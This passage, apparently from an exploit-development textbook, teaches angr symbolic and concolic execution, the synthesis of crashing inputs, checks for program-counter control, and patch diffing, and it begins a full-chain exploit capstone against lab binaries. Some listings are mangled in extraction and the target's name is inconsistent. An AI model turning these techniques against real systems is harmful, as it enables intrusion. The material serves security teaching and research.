


Figure 32-2. The concolic loop: run concretely, collect constraints, flip a branch, ask the solver, run again

This is the algorithm behind DART and SAGE, and — with a fuzzer replacing the concrete driver and only the *stuck* corpus items being fed to the solver — the algorithm behind Driller, the hybrid that made DARPA’s Cyber Grand Challenge tractable. The insight is that fuzzers are excellent at exploring the wide, easy parts of the input space and terrible at squeezing through narrow gates; symbolic execution is the opposite. Hand the fuzzer’s stuck seeds to a solver, ask it to synthesize an input that takes an unflipped branch, and feed the answer back to the fuzzer as a new seed. Neither tool solves the target alone; together they cover far more code than either alone.

angr ships a `Tracer` exploration technique that implements one step of this loop. Point it at a binary and a concrete input, and it produces a symbolic state at each branch of the traced path; from any of those states you can flip the pending condition and ask for a diverging input. The full driver is in `ch32-symbolic/concolic/flip_branch.py`; the essential shape is in Listing 32-3.

```
import angr, claripy
from angr.exploration_techniques import Tracer

p = angr.Project('./parser', auto_load_libs=False)
seed = b'A' * 32
sym_stdin = claripy.BVS('stdin', 8 * len(seed))

state = p.factory.entry_state(
    stdin=angr.SimFileStream(name='stdin', content=sym_stdin,
has_end=True))
state.solver.add(sym_stdin == seed) # ❶
pin to concrete seed

simgr = p.factory.simgr(state)
simgr.use_technique(Tracer(trace=None, crash_addr=None)) # ❷
dynamic trace

# Walk one basic block at a time; at each branch, record and
# optionally flip.
target_pc = 0x401234 # ❸
addr we want to reach
while simgr.active:
    simgr.step()
    for s in simgr.active:
```

```
s.solver.add(sym_stdin != seed) # ❶ don't return
the seed
new = s.solver.eval(sym_stdin, cast_to=bytes)
print('diverging input:', new.hex())
raise SystemExit
```

Listing 32-3. excerpt of `ch32-symbolic/concolic/flip_branch.py` — take a concrete input, flip one branch, produce a nearby input that diverges

At ❶ we constrain the symbolic stdin to equal the concrete seed, so the engine walks exactly the seed’s path — this is the “concrete drive” half of concolic. At ❷ the `Tracer` technique tells angr not to fork on every branch but to *follow* the seed and record constraints along the way; without it, the tree explodes. At ❸ is the address we want a nearby input to reach — usually a block the fuzzer has never covered. At ❹ we drop the seed-equality constraint on the state at that address and re-solve: the solver returns any concrete input that (a) reaches this PC and (b) is not the seed. That is the seed you hand back to your fuzzer’s queue. Ten of these solves, and a fuzzer that had been stuck at 12 percent coverage on a length-prefixed protocol is suddenly past the header and grinding on the payload.

NOTE

The exact API for `Tracer` changes across angr versions. What does not change is the *shape*: constrain stdin to the seed, walk with the tracer, drop the equality at a chosen state, re-solve. Every hybrid fuzzing paper describes this loop; the implementations differ only in which library they call.

Auto-generating a crashing input

The offensive value of angr is not solving crackmes; it is generating inputs that reach chosen program states without any input corpus at all. The workhorse pattern is: take a program that reads `N` bytes, mark those bytes symbolic, `explore(find=CRASH_ADDR)`, and let the solver find an input that reaches the crash. The lab target `ch32-`

`symbolic/src/parser.c` is a length-prefixed record parser with a classic *integer sign confusion* on the record length — the same class of bug you met in Chapter 7 — that leads to a `memcpy` with an attacker-controlled negative-cast-to-huge size. A concrete input that reaches the buggy `memcpy` requires (a) the right magic bytes, (b) a length field that survives the initial bounds check because the check compares as signed, and © enough tail data that the read succeeds; a fuzzer will find this eventually, but a solver finds it immediately.

The finder is under `ch32-symbolic/solve/find_crash.py`; the core is in Listing 32-4.

```
import angr, claripy, sys

p = angr.Project('./parser', auto_load_libs=False)
INBUF = 64
inp = claripy.BVS('inp', INBUF * 8) # ❶
state = p.factory.entry_state(
    stdin=angr.SimFileStream(name='stdin', content=inp,
    has_end=True))

# The buggy memcpy sits at this address in the lab binary;
# check with
# nm parser | grep do_copy (an offset works if the binary is
# stripped).
crash_addr = p.loader.find_symbol('do_copy').rebased_addr

simgr = p.factory.simgr(state, save_unconstrained=True) # ❷
simgr.explore(find=crash_addr)

if simgr.found:
    poc = simgr.found[0].solver.eval(inp, cast_to=bytes)
    sys.stdout.buffer.write(poc) # ❸
    real bytes, ready to feed
    print(f'\n[+] poc {len(poc)} bytes: {poc.hex()}',
    file=sys.stderr)
```

Listing 32-4. excerpt of `ch32-symbolic/solve/find_crash.py` — synthesize an input that reaches a chosen crash site

At ❶ we make the entire 64-byte input symbolic; no printable constraint this time, because the parser accepts arbitrary bytes. At ❷ `save_unconstrained=True` is a habit worth building: states whose instruction pointer becomes unconstrained (a

crash where the attacker controls PC) land in `simgr.unconstrained` and are exactly the exploit-primitive seeds you want. Here we look for `find`, but for a different kind of hunt — “any input that gives me PC control” — you would iterate over `simgr.unconstrained` and solve for both the input and the concrete PC you want. At ❸ we dump the concrete bytes to stdout. Piping that into `./parser` in the lab, the parser dutifully walks into the `memcpy` and segfaults; ASan (from Chapter 29) reports the write past the destination. The whole pipeline — from “there is code at `do_copy`” to “here is a file that crashes it” — is one solver call and no seed corpus.

This same script structure, changing only `crash_addr`, finds inputs that reach any address you can name: an assertion, a `__stack_chk_fail`, an OOB `memcpy`, a specific error handler. It is the fastest way to turn a triage question (“is this reachable?”) into a concrete answer.

WARNING

“Reachable” in `angr` means “reachable *under angr’s model of the environment*.” If the code path depends on reading from a real network socket, a randomly-timed race, or a filesystem state `angr` does not simulate, `angr` may say `unsat` for a state that is trivially reachable on a real system. Model your environment before you trust an `unsat`.

Discovering exploit primitives symbolically

Beyond input generation, symbolic execution is a way to *inspect* the primitives a bug offers. When `angr` collects an unconstrained state — an instruction whose operand is a symbolic value with no constraint pinning it — you have proven you can drive that operand anywhere. If the operand is `rip`, that is unconstrained control-flow: PC-control. If it is the

destination of a `mov [rax], rbx` and both `rax` and `rbx` are unconstrained, that is a *write-what-where* primitive. The step from a crashing state to a primitive characterization is one query per capability, as sketched in Listing 32-5.

```
for s in simgr.unconstrained:
    ip_sym = s.regs.ip
    print('pc-control:', s.solver.symbolic(ip_sym))
    # Ask: can I make PC = 0xdeadbeef?
    if s.solver.satisfiable(extra_constraints=[ip_sym ==
0xdeadbeef]):
        poc = s.solver.eval(s.posix.stdin.load(0, 64),
cast_to=bytes)
        print('input that drives PC to 0xdeadbeef:',
poc.hex())
```

Listing 32-5. sketch: extracting the primitive from an unconstrained crash state

This is not a substitute for the primitive-conversion craft of Parts II–IV; it is a triage accelerant. Feed it a corpus of crashes and it partitions them: “these seven crashes give you PC control, these three give you write-what-where, these fifteen are unusable.” That is the difference between a Monday spent reading disassembly and a Monday spent writing exploits.

Limits and when not to

Symbolic execution has three great weaknesses, and pretending otherwise is how researchers lose weeks.

Path explosion is unbounded. A parser with a `for (i = 0; i < len; i++) if (input[i] == 'X') state++;` loop, run over 4KB of symbolic input, has 2^{4096} paths. No engine finishes. The mitigations — constrain the input, hook the loop, enable Veritesting, switch to concolic — all narrow the tree; none change the fundamental cost.

The environment is hard to model. Real programs read files, call `ioctl`, `mmap` shared memory, wait on `epoll`, fork threads. `angr` models a substantial slice of POSIX, but the moment your target touches something exotic — a kernel driver, a GPU, a hardware timer — you are either writing your own `SimProcedure` or getting garbage answers. The rule: prefer targets that read `stdin` or `argv` and compute; escalate to full-system modeling only when necessary.

Cryptographic and hash-heavy code is a dead end. SHA-256 is designed to be a wall the solver cannot climb; feed a symbolic input into a hashing function and the resulting formula is unsolvable in any reasonable time. When you find your run stalling on a hash, hook the hash: replace it with a `SimProcedure` that returns a fresh symbolic bitvector, run the tree, and check *afterwards* whether a concrete preimage exists by any means other than SMT. That is a legitimate engineering move, not a cheat, and it is how real symbex campaigns handle CRCs, checksums, and MACs.

A shorter rule: **if the problem is “find one narrow input among many,” symbolic execution wins; if the problem is “explore a large surface with cheap oracles,” fuzzing wins; if you have both, hybridize.** The next chapter’s patch-diffing workflow, and the capstone in Chapter 34, both make use of exactly this combination — a fuzzer for the wide search, an `angr` script for the narrow gate the fuzzer cannot pass.

Summary

- Symbolic execution interprets a program over *sets* of possible values, forking at every branch and accumulating a *path constraint* that an SMT solver (Z3) uses to test reachability and produce concrete inputs.
- `angr` is the practical open-source engine: `Project`, `SimState`, `SimulationManager`, plus *hooks* and *SimProcedures* for everything you do not want to execute symbolically.

- The `explore(find=..., avoid=[...])` pattern — with printable-ASCII or length constraints on the input — solves crackmes in seconds and generates crashing inputs without any corpus at all.
- **Concolic execution** runs the program concretely while shadowing the trace with symbolic constraints, then flips a chosen branch and asks the solver for a nearby input that diverges. This is the primitive behind hybrid fuzzers like Driller.
- Unconstrained states (`save_unconstrained=True`) surface exactly the moments a symbolic operand — PC, a store address, a call target — is under attacker control. That is your primitive detector.
- The three great limits are **path explosion**, **environment modeling**, and **cryptographic opacity**. The mitigations are constrain, hook, and hybridize; the engineering skill is knowing which to reach for.

Going Deeper

- Y. Shoshitaishvili et al., “SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis,” *IEEE S&P* 2016 — the paper that introduced angr and the taxonomy this chapter follows.
- N. Stephens et al., “Driller: Augmenting Fuzzing Through Selective Symbolic Execution,” *NDSS* 2016 — the hybrid loop that made concolic execution the standard companion to a coverage-guided fuzzer.
- C. Cadar, D. Dunbar, and D. Engler, “KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs,” *OSDI* 2008 — the foundational symbolic-execution paper; angr owes it a great deal.
- The **angr documentation and API reference**, docs.angr.io — the authoritative source for `SimulationManager` techniques, `SimProcedure` APIs, and the version-current interface for `Tracer` and `Veritesting`.

- L. de Moura and N. Bjørner, “Z3: An Efficient SMT Solver,” *TACAS 2008* — the solver every tool in this chapter is built on; read it once, and Z3’s occasional `unknown` will stop feeling mysterious.

Exercises

1. Rebuild `xorcheck` with `-O3` and rerun `solve_xorcheck.py`. Does the wall-clock solve time change? Time both and explain what the compiler did that made the difference.
2. Modify `solve_xorcheck.py` to drop the printable-ASCII constraint. Measure the increase in states explored (`len(simgr.deadended)`) and solve time. Where did the added forks come from?
3. Build the AArch64 variant of `xorcheck` (`make xorcheck-arm64`) and solve it *with the same script*, unchanged. Confirm `angr` picks up the ISA from the ELF header and that the recovered key is identical.
4. Extend `find_crash.py` to iterate `simgr.unconstrained` and print, for each, whether the state offers PC control, write-what-where, or neither, using the pattern in Listing 32-5.
5. Replace the substitution box `S[]` in `xorcheck.c` with a call to `SHA256(&s[i], 1, buf)` and rerun the solver. Observe the stall; then hook the hash with a `SimProcedure` that returns a fresh symbolic bitvector, and explain what class of “solution” you now get and why it is not a real key.
6. Wire `flip_branch.py` into a tiny driver that reads `libFuzzer` corpus files, picks the one with the lowest coverage of a chosen basic block, and outputs a synthesized input that reaches it. Feed the output back to `libFuzzer` as a seed and measure the resulting coverage jump against the same fuzzer run without the concolic augmentation.
7. Take a real n-day fix from the previous chapter’s patch-diffing exercise and use `angr` to *prove* the pre-patch binary reaches the fixed check under a specific input while the post-

patch binary does not (i.e., `unsat`). Discuss the environmental assumptions your proof rests on.

CHAPTER 33

Patch Diffing and N-Day Analysis

“The past is never dead. It’s not even past.”

—William Faulkner, *Requiem for a Nun* (1951)

An *n-day* is a vulnerability whose fix has shipped but whose exploit has not yet caught up—or has not caught up on *your* target. The gap between the moment a patch appears and the moment every affected system has installed it is measured in weeks for cloud fleets, months for enterprise Windows, and years for embedded devices and industrial equipment that never update at all. That gap is the working ground of this chapter. You will learn to take two binaries—one vulnerable, one patched—compute their difference, read the diff as a confession of the bug, and turn that confession into a proof-of-concept exploit against a version-pinned lab target.

The technique is called *patch diffing*, and it is one of the highest-signal activities in vulnerability research. A fuzzer might spend a thousand CPU-hours to find a bug the vendor has already labeled and patched; the diff hands you the same bug in an hour of careful reading. Every patch Tuesday, defenders and attackers alike diff the freshly-released Windows updates before the patches have finished deploying, because the winner of that race writes either the detection or the exploit. In open-source projects the same skill scales downward to per-commit diffing of security-adjacent code. Either way, the discipline is the same: you are learning to read a fix as a bug report.

By the end of this chapter you will have run the full workflow against a lab library shipped in the companion repo. You will build `libparse.so` in two versions—`v1.0.0` (vulnerable) and `v1.0.1` (patched)—diff them with **BinDiff** and **Diaphora**, isolate the one changed function, recover the bug from the added bounds check, and drive a controlled read primitive out of the pinned vulnerable build. The bug is a real bug-class you meet every patch cycle: an integer/length check that was too permissive.

WARNING

Rules of engagement. Diffing vendor patches to *understand* a bug is a normal part of defensive and research work; using the resulting exploit against systems you do not own or have written authorization to test is not. Everything in this chapter targets the lab binaries in `ch33-patchdiff/`, built and tested by the book’s CI. When a real CVE inspires an example, we describe the *class* of bug in general terms and never weaponize a vendor’s still-deployed code. See Appendix D for coordinated-disclosure norms and the responsible-diffing checklist.

Why patch diffing works

A software patch is a targeted edit: the developer touched exactly the code they needed to touch, no more, and shipped it. Two consequences follow, and together they are the reason this whole field exists.

First, the *changed region* is dramatically smaller than the codebase. A Windows cumulative update might touch a few dozen functions across a `.dll` that contains tens of thousands. If your diffing tool can reliably match up unchanged functions on both sides and hand you the short list of what actually differs, you have compressed a search space of “the whole binary” to “the four functions the patch modified.” Reading four functions is a Tuesday afternoon.

Second, the *shape* of the change usually leaks the bug class. A patch that adds an `if (len > SIZE_MAX - hdr) return -EINVAL;` before a subsequent `malloc(len + hdr)` is confessing an integer overflow into a heap allocation. A patch that switches a `strcpy` for a `strncpy` is confessing a stack overflow. A patch that adds a `refcount_inc_not_zero` around what used to be a bare `refcount_inc` is confessing a use-after-free race. Patches are written by developers under time pressure who name their variables `len_overflow_fix` and their commit messages `fix bounds check in foo`. The pattern language of fixes maps almost directly to the taxonomy of bugs you built up in Parts II–IV.

The gap the exploit chases is timing. Figure 33-1 shows the phases every patched vulnerability moves through and where the n-day window opens.




Figure 33-1. The lifecycle of a patched vulnerability and where the n-day window opens

Defenders live in the same window: an EDR team that ships a detection rule for a freshly-patched deserialization bug the day the advisory drops is doing the same work as the researcher who ships a PoC the same day. The methodology is identical; only the deliverable differs.

The workflow, end to end

Every patch-diffing session follows the six-stage loop in Figure 33-2. Learn the loop, then let the tools be interchangeable.




Figure 33-2. The patch-diffing workflow. Each stage narrows the search space by roughly an order of magnitude.

Stage A dominates the wall clock for closed-source targets; the rest is technique. We will walk each stage in order against the lab library, but the general principles apply unchanged to a Windows `ntoskrnl.exe` update, a Chrome release-channel diff, or an OpenSSH point release.

Acquiring pre and post binaries

For open-source projects the acquisition is a `git checkout` of two tags and a build. For closed-source vendors you need to be resourceful and legal. On Windows the **Microsoft Update Catalog** (`catalog.update.microsoft.com`) serves every non-Insider update as a downloadable `.msu`; extract with `expand -F:* patch.msu out\` and then `expand -F:*` again on the inner `.cab` to unwrap the individual patched files. The wrinkle is that modern Windows updates ship *forward and reverse differentials* rather than whole binaries: you need a *baseline* copy of the target file from a previously fully-updated system, and you apply the forward differential to reconstruct the post-patch binary. Microsoft's **Delta API** (`msdelta.dll`) does this; the community tooling of choice is `PatchExtract/delta_patch.py`.

For Linux distributions the workflow is simpler because everything is archived. Ubuntu's `launchpad.net`, Debian's `snapshot.debian.org`, and Red Hat's Errata portal all keep every historical `.deb` or `.rpm` you might want. `dpkg-deb -x libfoo_1.2.3.deb ./v1` gives you the file tree. Container images are equally good: `docker pull ubuntu:24.04` at two timestamps yields two `.deb`-populated filesystems you can diff. The point is that binaries pre- and post-patch are usually a download away; the discipline is *provenance*—label every file with the exact package version, architecture, and source URL, because a wrong assumption here poisons everything that follows.

WARNING

Never diff a binary against one you built yourself unless you match the vendor's toolchain, flags, and compiler version. `-O2` versus `-O3`, `gcc 13` versus `12`, `-fstack-protector-strong` versus `-fstack-protector`—each will fabricate hundreds of spurious differences that swamp the real change. Vendor-to-vendor is fine; vendor-to-your-rebuild is a rookie mistake.

For the lab we cheat this problem out of existence: `ch33-patchdiff/Makefile` builds both versions with byte-identical flags, so the only differences are the ones the “patch” introduced. That control is what makes the walkthrough clean; the acquisition realities above are what you fight in production.

Normalization: the same is the same

Before you diff, verify that you are comparing apples to apples. A one-liner on both sides catches 90% of the pain:

```
$ file libparse.so.v1 libparse.so.v2
libparse.so.v1: ELF 64-bit LSB shared object, x86-64, ...,
BuildID[sha1]=6b...
libparse.so.v2: ELF 64-bit LSB shared object, x86-64, ...,
BuildID[sha1]=a1...
$ readelf -d libparse.so.v1 | grep SONAME
0x0e (SONAME)   Library soname: [libparse.so.1]
```

Matching architecture, ABI, and SONAME are table stakes. The BuildID differing is expected and is, in fact, the trivial *symptom* the diff will chew through: two builds of “the same” file always differ in metadata; you want the diff to tell you which of those differences are *semantic*.

Function matching: the core algorithm

The heart of a diffing tool is a bipartite matching algorithm that assigns every function on the left to at most one function on the right, using scoring heuristics that survive recompilation. BinDiff (from Zynamics/Google) and Diaphora (open source, by Joxean Koret) both descend from the same academic lineage—

Halvar Flake's *Structural Comparison of Executable Objects*—and in practice give similar results on similar inputs. The heuristics they layer, in roughly descending confidence, are shown in Table 33-1.

Heuristic	Signal	Fails when
Exported symbol name	Exact match on name	Symbols stripped or mangled differently
Same address (rebasing aside)	Load address identical	Any linker reordering
Callgraph signature (MD-index)	Hash of in/out edge counts across neighborhood	Two functions have identical topology
CFG fingerprint	Hash of basic-block count + edge count + loop count	Small functions collide
Instruction/mnemonic histogram	Bag-of-mnemonics similarity	Compiler reorders or reschedules
String/constant references	Same immediate constants or string xrefs	Constants change with the fix
Byte-for-byte prime product	Product of small primes assigned to mnemonics	Different opcodes, same class

Table 33-1. Function-matching heuristics, from strongest signal to weakest, with the failure mode each one has

The tool runs these in cascade: it locks in high-confidence matches first (exported names, then callgraph fingerprints), then propagates confidence outward. Once `foo` and `bar` are locked as matched, an unmatched caller of `foo` on one side is compared preferentially against unmatched callers of `bar` on the other. That neighborhood propagation is why matching gets *better* the more of the binary you have already matched, and it is why a stripped binary with dynamic imports still matches well: `strlen`, `memcpy`, and friends are named anchors that seed the propagation.

Each matched pair receives a *similarity* score in $[0, 1]$; the changed functions are those with a similarity below 1.0. Two numbers matter: **similarity** (how much the code changed) and **confidence** (how sure the tool is that the match itself is correct). A high-confidence, low-similarity pair is a real semantic change—the goldilocks case. A low-confidence, low-similarity pair may just be a match error; verify manually before you spend an afternoon reading a “diff” that is really two different functions.




Figure 33-3. Function-matching produces three sets. The changed set is the entire search space for the bug.

For a Windows kernel update the changed set is typically 5–40 functions across a whole binary. For our lab the changed set is exactly one function, because we control the patch. Real diffs sit between the two extremes.

Diaphora, concretely

BinDiff is faster and slicker; Diaphora is scriptable in Python and free, and it exports every match to a **SQLite** database that you can query directly, which is why we lean on it here. The workflow is: load `libparse.so.v1` in IDA/Ghidra with the

Diaphora plugin, export to `v1.sqlite`; do the same for `v2.sqlite`; then run a diff that joins the two.

```
#!/usr/bin/env python3
"""Rank matched functions by how much they changed, using a
Diaphora export.
Prints the short-list a human should read, most-changed
first."""
import sqlite3, sys

def diff(db1_path, db2_path):
    con = sqlite3.connect(db1_path) #
    ❶ con.execute("ATTACH DATABASE ? AS post", (db2_path,))
    rows = con.execute("""
        SELECT a.name, a.address, b.address,
               a.nodes, a.edges, b.nodes, b.edges,
               a.md_index, b.md_index,
               a.pseudocode_primes, b.pseudocode_primes
        FROM main.functions AS a
        JOIN post.functions AS b
          ON a.name = b.name -
    ❷ WHERE a.md_index != b.md_index -
    ❸ OR a.pseudocode_primes != b.pseudocode_primes
        """).fetchall()
    for r in rows:
        name = r[0]
        d_nodes = r[5] - r[3]
        d_edges = r[6] - r[4]
        print(f"{name:32s} v1={r[1]} v2={r[2]} "
              f"nodes {r[3]}->{r[5]} ({d_nodes:+d}) "
              f"edges {r[4]}->{r[6]} ({d_edges:+d})" #
        )
    ❹

if __name__ == "__main__":
    diff(sys.argv[1], sys.argv[2])
```

Listing 33-1. `ch33-patchdiff/diff/query_changed.py` — list the changed functions sorted by similarity

At ❶ we open two Diaphora exports and attach one as an alias so a single SQL query can join across both. At ❷ we start with the strongest match signal, the exported symbol name; for a stripped binary you replace this with a join on `md_index`, the callgraph hash from Table 33-1. At ❸ the WHERE clause is the

definition of “changed”: either the callgraph-neighborhood MD-index differs, or the pseudocode-mnemonic prime-product signature does. At ④ we report the deltas in basic-block and edge counts—a positive `nodes` delta of a couple of blocks is the classic signature of a fix that added a validation branch. Run the script against our lab and it prints exactly one interesting row: `parse_tlv_record` grew by 2 nodes and 3 edges between v1 and v2.

TIP

On any real diff, sort by *neighborhood* change rather than raw similarity: functions where both the callee set and the caller set changed are more interesting than functions where only the body changed. Neighborhood change usually indicates a fix that propagated through the ABI (a new argument, a new return code) and often marks the *entry point* of a bug that lives in a helper.

The lab bug: an integer/length check off by one

Time to look at code. The lab library `libparse.so` implements a toy tag-length-value (TLV) decoder—the kind of parser you find in every network protocol and file format on earth, and where a great many real CVEs live. A record is a 4-byte header (2-byte `tag`, 2-byte `len`) followed by `len` bytes of payload. The vulnerable version’s decoder is shown at ① and the patched version at ② of Listing 33-2; the diff is exactly two lines.

```
/* --- v1.0.0 (vulnerable) --- */                                /* ①
*/
int parse_tlv_record(const uint8_t *buf, size_t buflen,
                    tlv_record_t *out)
{
    if (buflen < TLV_HDR_SIZE)                                    /*
header fits */
        return -EINVAL;
    uint16_t tag = read_be16(buf + 0);
```

CHAPTER 34

The Full Chain: From Crash to Reliable Exploit

“Success is not final, failure is not fatal: it is the courage to continue that counts.”

—commonly attributed to Winston Churchill

Everything in this book has been building to one deliverable: a working exploit that runs, unattended, against a real target, and *keeps* running. This capstone assembles the pieces. You will take a lab service you have never seen, feed it into a fuzzer until it crashes, root-cause the crash into a *primitive*, chain that primitive to arbitrary code execution against modern mitigations, and then—the part most books skip and the part that separates a proof of concept from a weapon—engineer the exploit from something that works one time in ten to something that works ninety-five times in a hundred. The bug is easy. The chain is harder. The reliability is the whole job.

The target is `notesd`, a small note-taking network service that ships in `code/ch34-fullchain/target/`, deliberately vulnerable in the way that thousands of real services from the last decade have been vulnerable: it parses a length-prefixed field on a socket and trusts a size it should not. Nothing else about the target is public: no source you did not derive from its binary, no CVE, no writeup. You will treat it exactly as you

would a real target you were paid to find bugs in. By the end of this chapter you will have a `solve.py` that opens a connection, spawns a shell on the other side, and closes cleanly—and you will be able to run it a hundred times and count the failures.

WARNING

Rules of engagement. `notesd` is a self-contained teaching artifact bound to `127.0.0.1` by default. Do not expose it on a network. Do not adapt this playbook against production services; the whole point of the exercise is that the *method* transfers even though the specific offsets and reliability tricks do not. See Appendix D.

The pipeline, one last time

Before any tool comes out, refresh the mental model from Chapter 1: a modern exploit is not a bug, it is a *pipeline*. Each stage buys the capability the next stage needs, and skipping one earlier stage costs you three later. Figure 34-1 redraws the map with the specific skills each stage now names — this is the book’s contents, ordered by their role in one working chain.




Figure 34-1. The full pipeline you assemble in this chapter, keyed to the parts of the book that trained each step

The parts of the book you have read map onto this diagram cleanly. Fuzzing (**Part VII**, Chapter 29–Chapter 30) drives B. Reverse engineering and reading crashes (**Part I**, Chapter 4) drives C. Info leaks (**Part III**, Chapter 10) drive D. The heap and code-reuse toolkits (**Parts II and IV**) drive E, F, and G. And the stabilization discipline—which is really its own skill—finishes the job at H and I. What is new in this chapter is not any one technique. It is the *composition*.

Stage A: reach

You are given one thing: a binary at `code/ch34-fullchain/target/notepad`, and a note that it listens on `127.0.0.1:9931`. Before you do anything else, do the sixty-second triage from Chapter 4—`file`, `checksec`, `strings`, `ldd`. Listing 34-1 is what a real reconnaissance session looks like against `notepad`, and it is where every subsequent decision starts.

```
#!/usr/bin/env bash
# recon.sh - everything you should know about a target before
# writing exploits.
set -euo pipefail
BIN=${1:-./target/notepad}

echo "== file =="
# ❶
file "$BIN"
echo
echo "== checksec (mitigations) =="
# ❷
pwn checksec "$BIN" 2>&1 | grep -E
'RELRO|Stack|NX|PIE|Fortify|CET'
echo
echo "== strings (interesting) =="
# ❸
strings -n 6 "$BIN" | grep -Ei
'usage|version|error|/bin|token' | head
echo
echo "== imports =="
# ❹
```

```
echoecho"== ldd =="#
ldd "$BIN"
```

Listing 34-1. ch34-fullchain/recon.sh — sixty-second reconnaissance

At ❶ `file` tells you the architecture and, crucially, whether the binary is a *PIE* (DYN) or EXEC. `notesd` is a PIE built for x86-64 Linux, which means its code addresses are randomised at load and you will need a leak. At ❷ `checksec` tells you the mitigations you are up against; on this build, Full RELRO, NX, canaries, PIE, and FORTIFY_SOURCE=3 are all on—the modern default. At ❸ `strings` gives you feature names and, occasionally, the format of a protocol message you would otherwise have to reverse. At ❹ `scanning` imports for the classic memory-unsafe primitives is a two-second attack-surface map. And at ❺ `ldd` tells you which `libc` the binary was built against, because every gadget you compute later is an offset from *that* `libc`'s base.

The reconnaissance takes a minute. Skip it and you spend hours reverse-engineering pieces the loader would have told you for free.

Stage B: find

